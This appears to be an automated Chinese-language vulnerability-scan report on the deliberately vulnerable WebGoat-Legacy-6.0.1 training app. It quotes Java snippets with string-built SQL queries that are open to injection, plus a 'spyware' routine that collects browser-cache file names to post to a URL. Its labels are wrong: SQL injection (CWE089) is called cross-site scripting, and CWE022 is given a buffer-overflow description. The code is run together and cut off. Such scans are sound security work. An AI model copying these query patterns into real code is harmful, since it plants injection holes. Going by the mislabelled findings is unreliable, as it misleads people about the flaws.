# 安全中台大模型

## 项目报告

**项目名称：WebGoat-Legacy-6.0.1**

**报告生成时间：2024-10-16 18:49:14**

# 第一部分：漏洞扫描结果汇总

## 1.项目基本情况

| | |
|---|---|
| 项目名称 | WebGoat-Legacy-6.0.1 |
| 检测文件名称 | WebGoat-Legacy-6.0.1 |
| 有漏洞文件数量 | 161 |
| 开发语言 | java |
| 扫描类型 | |
| 检测开始时间 | 2024-10-16 15:25:40 |
| 检测耗时 | 0时0分57秒 |


# 2.漏洞检测结果汇总

## 2.1 检测结果汇总表

漏洞检测结果详情统计

| 序号 | 漏洞名称 | 统计 |
| --- | --- | --- |
| 1 | CWE089 | 27 |
| 2 | CWE200 | 183 |
| 3 | CWE022 | 1 |
| 4 | CWE476 | 12 |
| 5 | CWE287 | 44 |
| 6 | CWE732 | 3 |
| 7 | CWE400 | 1 |

## 2.2 漏洞类型统计图


漏洞检出量排行Top5
180
170
160
150
140
130
120
110
100
90
80
70
60
50
40
30
20
10
0
CWE200
CWE287
CWE089
CWE476
CWE732

# 第二部分：漏洞扫描结果详情

## 1 越界读取

### 1.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |
| CWE022 | 越界读取 | 中危 |

### 1.2 漏洞详情

#### 1）漏洞定位

BlindScript.java:160

漏洞分析

漏洞爆发点:java.io.File.File()

爆发点函数:executeSpyWare()

缺陷源:java.lang.System.getProperty() from org.owasp.webgoat.lessons.BlindScript.executeSpyWare()In BlindScript.java:158

漏洞源代码

{ { s.setAdmin(true); } // This won't actually work for WebGoat, it's setting the admin flag AFTER // the admin checks have been performed and the lessons/functions have been // loaded for the user. } public void executeSpyWare( WebSession s ) { // Lets gather some information about the users browsing history String userHome = System.getProperty("user.home" ) + "\\Local Settings\\Temporary Internet Files"; String separator = System.getProperty("line.separator"); File dir = new File(userHome);

```
StringBuffer browserFiles = new StringBuffer(); if (dir.isDirectory()) {
File[] children = dir.listFiles(); for (int i=0; i< children.length; i++) {
browserFiles.append(children[i].getName()); browserFiles.append(separator);
} } // post the data to my listen servlet try { // Send data String partner
= new String(new sun.misc.BASE64Decoder().decodeBuffer(WEBGOAT_URL)); URL
url = new URL(partner);} }
```

### 1.3 漏洞描述

软件将数据写入预期缓冲区的末尾或开始之前。通常，这可能导致数据损坏、崩溃或代码执行。该软件可以修改索引或执行指针算术，该指针算法引用缓冲区边界之外的内存位置。然后，后续的写入操作将产生未定义或意外的结果。

### 1.4 修复建议

1.使用不允许发生此弱点的语言，或提供使此弱点更容易避免的构造。例如，许多执行自己的内存管理的语言（如 Java 和 Perl）都不会受到缓冲区溢出的影响。其他语言（如 Ada 和 C#）通常提供溢出保护，但程序员可以禁用该保护。请注意，即使语言本身在理论上是安全的，语言与本机代码的接口仍可能被溢出。 2.使用不允许发生此弱点的经过审查的库或框架，或者提供使此弱点更容易避免的构造。例子包括Messier和Viega [REF-57]的安全C字符串库（SafeStr），以及Microsoft的Strsafe.h库。这些库提供容易溢出的字符串处理函数的更安全版本。 3.使用自动提供保护机制的功能或扩展来运行或编译软件，以缓解或消除缓冲区溢出。例如，某些编译器和扩展提供内置于已编译代码中的自动缓冲区溢出检测机制。

## 2 在网页生成过程中对输入的处理不当（跨站脚本攻击）

### 2.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |

| | | |
|---|---|---|
| CWE089 | 在网页生成过程中对输入的处理不当（跨站脚本攻击） | 高危 |

## 2.2 漏洞详情

### 1）漏洞定位

AbstractLesson.java:620

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:isAuthorized()

缺陷源:

漏洞源代码

```
* Override this method to implement accesss control in a lesson. * *
@param s * @param functionId * @return */ public boolean
isAuthorized(WebSession s, String role, String functionId) {
logger.info("Checking if " + role + " authorized for: " + functionId);
boolean authorized = false; try { String query = "SELECT * FROM auth WHERE
role = '" + role + "' and functionid = '" + functionId + "'"; try {
Statement answer_statement = WebSession.getConnection(s) .
createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,
ResultSet.CONCUR_READ_ONLY); ResultSet answer_results =
answer_statement.executeQuery(query); authorized = answer_results.first();
logger.info("authorized: "+ authorized); } catch (SQLException sqle) {
s.setMessage("Error authorizing"); logger.error("Error authorizing", sqle);
} } catch (Exception e) { s.setMessage("Error authorizing");
logger.error("Error authorizing", e); } return authorized; } public int
getUserId(WebSession s) throws ParameterNotFoundException { return -1;
```

## 2）漏洞定位

BackDoors.java:141

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:concept1()

缺陷源:

漏洞源代码

ec.addElement(makeUsername(s)); try { String userInput = s.getParser().getRawParameter(USERNAME, ""); if (!userInput.equals("")) { userInput = SELECT_ST + userInput; String[] arrSQL = userInput.split(";"); Connection conn = DatabaseUtilities.getConnection(s); Statement statement = conn.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); if (arrSQL.length == 2) { statement.executeUpdate(arrSQL[1]); getLessonTracker(s).setStage(2); s . setMessage("You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm"); } ResultSet rs = statement.executeQuery(arrSQL[0]); addDBEntriesToEC(ec, rs); } } catch (Exception ex) { ec.addElement(new PRE(ex.getMessage())); } return ec;

## 3）漏洞定位

BackDoors.java:148

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:concept1()

缺陷源:

漏洞源代码

```
userInput = SELECT_ST + userInput; String[] arrSQL = userInput.split(";"); Connection conn = DatabaseUtilities.getConnection(s); Statement statement = conn.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); if (arrSQL.length == 2) { statement.executeUpdate(arrSQL[1]); getLessonTracker(s).setStage(2); s . setMessage("You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm"); } ResultSet rs = statement.executeQuery(arrSQL[0]); addDBEntriesToEC(ec, rs); } } catch (Exception ex) { ec.addElement(new PRE(ex.getMessage())); } return ec; } protected Element concept2(WebSession s) throws Exception { ElementContainer ec = new ElementContainer(); ec.addElement(makeUsername(s));
```

**4）漏洞定位**

BackDoors.java:180

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:concept2()

缺陷源:

漏洞源代码

```
if (!userInput.equals("")) { userInput = SELECT_ST + userInput; String[] arrSQL = userInput.split(";"); Connection conn =
```

DatabaseUtilities.getConnection(s); Statement statement =conn.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,ResultSet.CONCUR_READ_ONLY); if (arrSQL.length == 2) { if(userInput.toUpperCase().indexOf("CREATE TRIGGER") != -1) { makeSuccess(s);} } ResultSet rs = statement.executeQuery(arrSQL[0]); addDBEntriesToEC(ec,rs); } return ec; } public String getInstructions(WebSession s) { Stringinstructions = ""; if (!getLessonTracker(s).getCompleted()) { switch(getStage(s)) { case 1:

**5）漏洞定位**

Challenge2Screen.java:226

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:doStage2()

缺陷源:

漏洞源代码

// pull the USER_COOKIE from the cookies String cookie = getCookie(s); if (null == cookie) { cookie = ""; } else { cookie = URLDecoder.decode(cookie,"utf-8"); } String user = Encoding.base64Decode(cookie); String query = "SELECT * FROM user_data WHERE last_name = '" + user + "'"; Vector<String> v = new Vector<String>(); try { ResultSet results = statement3.executeQuery(query); while (results.next()) { String type = results.getString("cc_type"); String num = results.getString("cc_number"); v.addElement(type + "-" + num); } if (v.size() != 13) { s.setMessage("Try to get all the credit card numbers"); } ec.addElement(buildCart(s)); Table t = new

Table().setCellSpacing(0).setCellPadding(2).setBorder(0).setWidth("90%").set Align("center");

**6）漏洞定位**

DOS_Login.java:106

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:createContent()

缺陷源:

漏洞源代码

return (ec.addElement(makeLogin(s))); } // Check if the login is valid Connection connection = DatabaseUtilities.getConnection(s); String query = " SELECT * FROM user_system_data WHERE user_name = '" + username + "' and password = '" + password + "'"; ec.addElement(new StringElement(query)); try { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL _INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(query); if ((results != null) && (results.first() == true)) { ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); results.last(); // If they get back more than one user they succeeded if (results.getRow() >= 1) { // Make sure this isn't data from an sql injected query. if (results.getString(2).equals(username) && results.getString(3).equals(password)) { String insertData1 = "INSERT INTO user_login VALUES ( '" + username + "', '" + s.getUserName() + "' )";

**7）漏洞定位**

DOS_Login.java:122

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
if ((results != null) && (results.first() == true)) {
ResultSetMetaData resultsMetaData = results.getMetaData();
ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData));
results.last(); // If they get back more than one user they succeeded if
(results.getRow() >= 1) { // Make sure this isn't data from an sql injected
query. if (results.getString(2).equals(username) &&
results.getString(3).equals(password)) { String insertData1 = "INSERT INTO
user_login VALUES ( '" + username + "', '" + s.getUserName() + "' )";
statement.executeUpdate(insertData1); } // check the total count of logins
query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName()
+ "'"; results = statement.executeQuery(query); results.last(); // If they
get back more than one user they succeeded if (results.getRow() >= 3) {
makeSuccess(s); String deleteData1 = "DELETE from user_login WHERE
webgoat_user = '" + s.getUserName() + "'";
statement.executeUpdate(deleteData1); return (new H1("Congratulations!
Lesson Completed")); }
```

## 8）漏洞定位

DOS_Login.java:126

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:createContent()

缺陷源:

漏洞源代码

results.last(); // If they get back more than one user they succeeded if (results.getRow() >= 1) { // Make sure this isn't data from an sql injected query. if (results.getString(2).equals(username) && results.getString(3).equals(password)) { String insertData1 = "INSERT INTO user_login VALUES ( '" + username + "', '" + s.getUserName() + "' )"; statement.executeUpdate(insertData1); } // check the total count of logins query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName() + "'"; results = statement.executeQuery(query); results.last(); // If they get back more than one user they succeeded if (results.getRow() >= 3) { makeSuccess(s); String deleteData1 = "DELETE from user_login WHERE webgoat_user = '" + s.getUserName() + "'"; statement.executeUpdate(deleteData1); return (new H1("Congratulations! Lesson Completed")); } ec.addElement(new H2("Login Succeeded: Total login count: " + results.getRow())); } } else

## 9）漏洞定位

DOS_Login.java:134

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
String insertData1 = "INSERT INTO user_login VALUES ( '" + username + "', '" + s.getUserName() + "' )"; statement.executeUpdate(insertData1); } // check the total count of logins query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName() + "'"; results = statement.executeQuery(query); results.last(); // If they get back more than one user they succeeded if (results.getRow() >= 3) { makeSuccess(s); String deleteData1 = "DELETE from user_login WHERE webgoat_user = '" + s.getUserName() + "'"; statement.executeUpdate(deleteData1); return (new H1("Congratulations! Lesson Completed")); } ec.addElement(new H2("Login Succeeded: Total login count: " + results.getRow())); } } else { ec.addElement(new H2("Login Failed")); // check the total count of logins query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName() + "'"; results = statement.executeQuery(query); results.last(); ec.addElement(new H2("Successfull login count: " + results.getRow()));
```

## 10）漏洞定位

DOS_Login.java:146

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:createContent()

缺陷源:

漏洞源代码

String deleteData1 = "DELETE from user_login WHERE webgoat_user = '" + s.getUserName() + "'"; statement.executeUpdate(deleteData1); return (new H1("Congratulations! Lesson Completed")); } ec.addElement(new H2("Login Succeeded: Total login count: " + results.getRow())); } } else { ec.addElement(new H2("Login Failed")); // check the total count of logins query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName() + "'"; results = statement.executeQuery(query); results.last(); ec.addElement(new H2("Successfull login count: " + results.getRow())); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); sqle.printStackTrace(); } } catch (ParameterNotFoundException pnfe) { /** * Catching this exception prevents the "Error generating * org.owasp.webgoat.lesson.DOS_Login" message from being displayed on first load. Note * that if we are missing a parameter in the request, we do not want to continue

**11）漏洞定位**

SqlAddData.java:100

漏洞分析

漏洞爆发点:execute()

爆发点函数:createContent()

缺陷源:

漏洞源代码

// get number of rows in table before executing injectable query Statement target_statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet target_results =

target_statement.executeQuery("SELECT * from salaries"); target_results.last(); int number_of_results_before = target_results.getRow(); System.out.println("Before running query, table salaries has " + number_of_results_before + " records."); // execute query Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSEN SITIVE, ResultSet.CONCUR_READ_ONLY); statement.execute(query); ResultSet results = statement.getResultSet(); if ((results != null) && (results.first() == true)) { ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); results.last(); } else { ec.addElement(WebGoatI18N.get("NoResultsMatched")); } // see if the number of rows in the table has changed

**12）漏洞定位**

SqlNumericInjection.java:119

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:injectableQuery()

缺陷源:

漏洞源代码

{ query = "SELECT * FROM weather_data WHERE station = " + station; } ec.addElement(new PRE(query)); if (station == null) return ec; Connection connection = DatabaseUtilities.getConnection(s); try { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results =

statement.executeQuery(query); if ((results != null) && (results.first() == true)) { ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); results.last(); // If they get back more than one row they succeeded if (results.getRow() > 1) { makeSuccess(s); getLessonTracker(s).setStage(2); StringBuffer msg = new StringBuffer(); msg.append(WebGoatI18N.get("NumericSq lInjectionSecondStage"));

**13）漏洞定位**

SqlStringInjection.java:101

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:injectableQuery()

缺陷源:

漏洞源代码

try { Connection connection = DatabaseUtilities.getConnection(s); ec.addElement(makeAccountLine(s)); String query = "SELECT * FROM user_data WHERE last_name = '" + accountName + "'"; ec.addElement(new PRE(query)); try { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(query); if ((results != null) && (results.first() == true)) { ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); results.last(); // If they get back more than one user they succeeded if (results.getRow() >= 6) { makeSuccess(s); getLessonTracker(s).setStage(2);

StringBuffer msg = new StringBuffer();

**14）漏洞定位**

ThreadSafetyProblem.java:98

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:createContent()

缺陷源:

漏洞源代码

String user1 = new String(currentUser); Element b = ECSFactory.makeButton("Submit"); ec.addElement(b); ec.addElement(new P()); if (!"".equals(currentUser)) { Thread.sleep(1500); // Get the users info from the DB String query = "SELECT * FROM user_system_data WHERE user_name = '" + currentUser + "'"; Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(query); if ((results != null) && (results.first() == true)) { ec.addElement("Account information for user: " + originalUser + " <br><br>"); ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); } else { s.setMessage("'" + currentUser + "' is not a user in the WebGoat database."); } } if (!user1.equals(currentUser)) { makeSuccess(s);

**15）漏洞定位**

WsSqlInjection.java:233

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:getResults()

缺陷源:

漏洞源代码

} return (ec); } public ResultSet getResults(String id) { try { Connection connection = DatabaseUtilities.getConnection("guest", getWebgoatContext()); String query = "SELECT * FROM user_data WHERE userid = " + id; try { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(query); return results; } catch (SQLException sqle) { } } catch (Exception e) { } return null; } public String[] getCreditCard(String id) { ResultSet results = getResults(id); if ((results != null)) {

**16）漏洞定位**

DefaultLessonAction.java:198

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:getUserName()

缺陷源:

漏洞源代码

public String getUserName(WebSession s) throws ParameterNotFoundException { String name = null; int employeeId = getUserId(s); try { String query = "SELECT first_name FROM employee WHERE userid = " + employeeId; try { Statement answer_statement =

WebSession.getConnection(s) .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results =answer_statement.executeQuery(query); if (answer_results.next()) name =answer_results.getString("first_name"); } catch (SQLException sqle) {s.setMessage("Error getting user name"); sqle.printStackTrace(); } } catch(Exception e) { s.setMessage("Error getting user name");e.printStackTrace(); } return name; }

**17）漏洞定位**

DefaultLessonAction.java:252

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:isAuthorized()

缺陷源:

漏洞源代码

// System.out.println("Authorizing " + employeeId + " for use of function: " + functionId + // " having USER_ID = " // + employer_id ); boolean authorized = false; try { String query = "SELECT * FROM auth WHERE auth.role in (SELECT roles.role FROM roles WHERE userid = " + employeeId + " ) and functionid = '" + functionId + "'"; try { Statement answer_statement = WebSession.getConnection(s) .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results = answer_statement.executeQuery(query); authorized = answer_results.first(); /* * User is validated for function, but can the user perform that function on the * specified user? */ if (authorized) { authorized =

isAuthorizedForEmployee(s, Integer.parseInt(employer_id), employeeId); }
}catch (SQLException sqle) { s.setMessage("Error
authorizing");sqle.printStackTrace(); }

**18）漏洞定位**

DeleteProfile.java:103

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:deleteEmployeeProfile()

缺陷源:

漏洞源代码

return RoleBasedAccessControl.LISTSTAFF_ACTION; } public void
deleteEmployeeProfile(WebSession s, int userId, int employeeId) throws
UnauthorizedException { try { // Note: The password field is ONLY set by
ChangePassword String query = "DELETE FROM employee WHERE userid = " +
employeeId; // System.out.println("Query: " + query); try { Statement
statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROL
L_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query);
} catch (SQLException sqle) { s.setMessage("Error deleting employee
profile"); sqle.printStackTrace(); } } catch (Exception e) {
s.setMessage("Error deleting employee profile"); e.printStackTrace(); } }
public void deleteEmployeeProfile_BACKUP(WebSession s, int userId, int
employeeId) throws UnauthorizedException { try

**19）漏洞定位**

DeleteProfile.java:127

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:deleteEmployeeProfile_BACKUP()

缺陷源:

漏洞源代码

} } public void deleteEmployeeProfile_BACKUP(WebSession s, int userId, int employeeId) throws UnauthorizedException { try { // Note: The password field is ONLY set by ChangePassword String query = "DELETE FROM employee WHERE userid = " + employeeId; // System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch (SQLException sqle) { s.setMessage("Error deleting employee profile"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error deleting employee profile"); e.printStackTrace(); } } private void updateLessonStatus(WebSession s) { // If the logged in user is not authorized to be here, stage 1 is complete.

## 20）漏洞定位

ListStaff.java:89

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:getAllEmployees()

缺陷源:

漏洞源代码

{ // Query the database for all employees "owned" by the given employee List<EmployeeStub> employees = new Vector<EmployeeStub>(); try { String query = "SELECT employee.userid,first_name,last_name,role FROM employee,roles WHERE employee.userid=roles.userid and employee.userid in " + "(SELECT employee_id FROM ownership WHERE employer_id = " + userId + ")"; try { Statement answer_statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results = answer_statement.executeQuery(query); answer_results.beforeFirst(); while (answer_results.next()) { int employeeId = answer_results.getInt("userid"); String firstName = answer_results.getString("first_name"); String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace();

**21）漏洞定位**

ListStaff.java:130

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:getAllEmployees_BACKUP()

缺陷源:

漏洞源代码

```
{ // Query the database for all employees "owned" by the given employee List<EmployeeStub> employees = new Vector<EmployeeStub>(); try { String query = "SELECT employee.userid,first_name,last_name,role FROM employee,roles WHERE employee.userid=roles.userid and employee.userid in " + "(SELECT employee_id FROM ownership WHERE employer_id = " + userId + ")"; try { Statement answer_statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet answer_results = answer_statement.executeQuery(query); answer_results.beforeFirst(); while (answer_results.next()) { int employeeId = answer_results.getInt("userid"); String firstName = answer_results.getString("first_name"); String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace();
```

## 22）漏洞定位

ViewDatabase.java:82

漏洞分析

漏洞爆发点:executeQuery()

爆发点函数:createContent()

缺陷源:

漏洞源代码

StringBuffer sqlStatement = new StringBuffer(s.getParser().getRawParameter(SQL, "")); Input input = new Input(Input.TEXT, SQL, sqlStatement.toString()); ec.addElement(input); Element b = ECSFactory.makeButton("Go!"); ec.addElement(b); Connection connection = DatabaseUtilities.getConnection(s); if (sqlStatement.length() > 0) { Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(sqlStatement.toString()); if ((results != null) && (results.first() == true)) { makeSuccess(s); ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); } } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); }

**23）漏洞定位**

DeleteProfile_i.java:35

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:doDeleteEmployeeProfile()

缺陷源:

漏洞源代码

} public void doDeleteEmployeeProfile(WebSession s, int userId, int employeeId) throws UnauthorizedException { if (s.isAuthorizedInLesson(userId, RoleBasedAccessControl.DELETEPROFILE_ACTION)) // FIX { try { String query = "DELETE FROM employee WHERE userid = " +

employeeId; // System.out.println("Query: " + query); try {

Statementstatement = WebSession.getConnection(s) .

createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,ResultSet.CONCUR_READ_ONLY)

; statement.executeUpdate(query); } catch(SQLException sqle) {

s.setMessage("Error deleting employee profile");sqle.printStackTrace(); } }

catch (Exception e) { s.setMessage("Errordeleting employee profile");

e.printStackTrace(); } } else { throw newUnauthorizedException(); // FIX }

## 24）漏洞定位

CreateDB.java:806

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createAuthTable()

缺陷源:

漏洞源代码

statement.executeUpdate(insertData16);

statement.executeUpdate(insertData17); statement.executeUpdate(insertData18);

statement.executeUpdate(insertData18_1);

statement.executeUpdate(insertData18_2);

statement.executeUpdate(insertData19); statement.executeUpdate(insertData20);

statement.executeUpdate(insertData21);

statement.executeUpdate(insertData22); statement.executeUpdate(insertData23);

statement.executeUpdate(insertData24);

statement.executeUpdate(insertData25); statement.executeUpdate(insertData25_

1); statement.executeUpdate(insertData25_2);

statement.executeUpdate(insertData26); statement.executeUpdate(insertData27); statement.executeUpdate(insertData28); } private voidcreateOwnershipTable(Connection connection) throws SQLException { Statementstatement = connection.createStatement(); try { String dropTable = "DROPTABLE ownership"; statement.executeUpdate(dropTable); } catch (SQLExceptione) { System.out.println("Info - Could not drop ownership table");

## 25）漏洞定位

CreateDB.java:807

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createAuthTable()

缺陷源:

漏洞源代码

statement.executeUpdate(insertData17); statement.executeUpdate(insertData18); statement.executeUpdate(insertData18_1); statement.executeUpdate(insertData18_2); statement.executeUpdate(insertData19); statement.executeUpdate(insertData20); statement.executeUpdate(insertData21); statement.executeUpdate(insertData22); statement.executeUpdate(insertData23); statement.executeUpdate(insertData24); statement.executeUpdate(insertData25); statement.executeUpdate(insertData25_1); statement.executeUpdate(insertData25_2); statement.executeUpdate(insertData26); statement.executeUpdate(insertData27);

statement.executeUpdate(insertData28); } private voidcreateOwnershipTable(Connection connection) throws SQLException { Statementstatement = connection.createStatement(); try { String dropTable = "DROPTABLE ownership"; statement.executeUpdate(dropTable); } catch (SQLExceptione) { System.out.println("Info - Could not drop ownership table"); }

**26）漏洞定位**

CreateDB.java:808

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createAuthTable()

缺陷源:

漏洞源代码

statement.executeUpdate(insertData18); statement.executeUpdate(insertData18_1); statement.executeUpdate(insertData18_2); statement.executeUpdate(insertData19); statement.executeUpdate(insertData20); statement.executeUpdate(insertData21); statement.executeUpdate(insertData22); statement.executeUpdate(insertData23); statement.executeUpdate(insertData24); statement.executeUpdate(insertData25); statement.executeUpdate(insertData25_1); statement.executeUpdate(insertData25_2); statement.executeUpdate(insertData26); statement.executeUpdate(insertData27); statement.executeUpdate(insertData28); } private void

```
createOwnershipTable(Connection connection) throws SQLException {
Statementstatement = connection.createStatement(); try { String dropTable = "
DROPTABLE ownership"; statement.executeUpdate(dropTable); } catch
(SQLExceptione) { System.out.println("Info - Could not drop ownership
table"); }
```

**27）漏洞定位**

CreateDB.java:996

漏洞分析

漏洞爆发点:executeUpdate()

爆发点函数:createTransactionTable()

缺陷源:

漏洞源代码

```
String[] data = new String[] { "'dave', 0, '238-4723-4024', '
324-7635-9867', '2008-02-06 21:40:00', 'Mortgage', '150'", "'dave', 1, '
238-4723-4024', '324-7635-9867', '2008-02-12 21:41:00', 'Car', '150'", "
'dave', 2, '238-4723-4024', '324-7635-9867', '2008-02-20 21:42:00', 'School
fees', '150'", "'CEO', 3, '348-6324-9872', '345-3490-8345', '2008-02-15
21:40:00', 'Rolls Royce', '-150000'", "'CEO', 4, '348-6324-9872', '
342-5893-4503', '2008-02-25 21:41:00', 'Mansion', '-150000'", "'CEO', 5, '
348-6324-9872', '980-2344-5492', '2008-02-27 21:42:00', 'Vacation', '
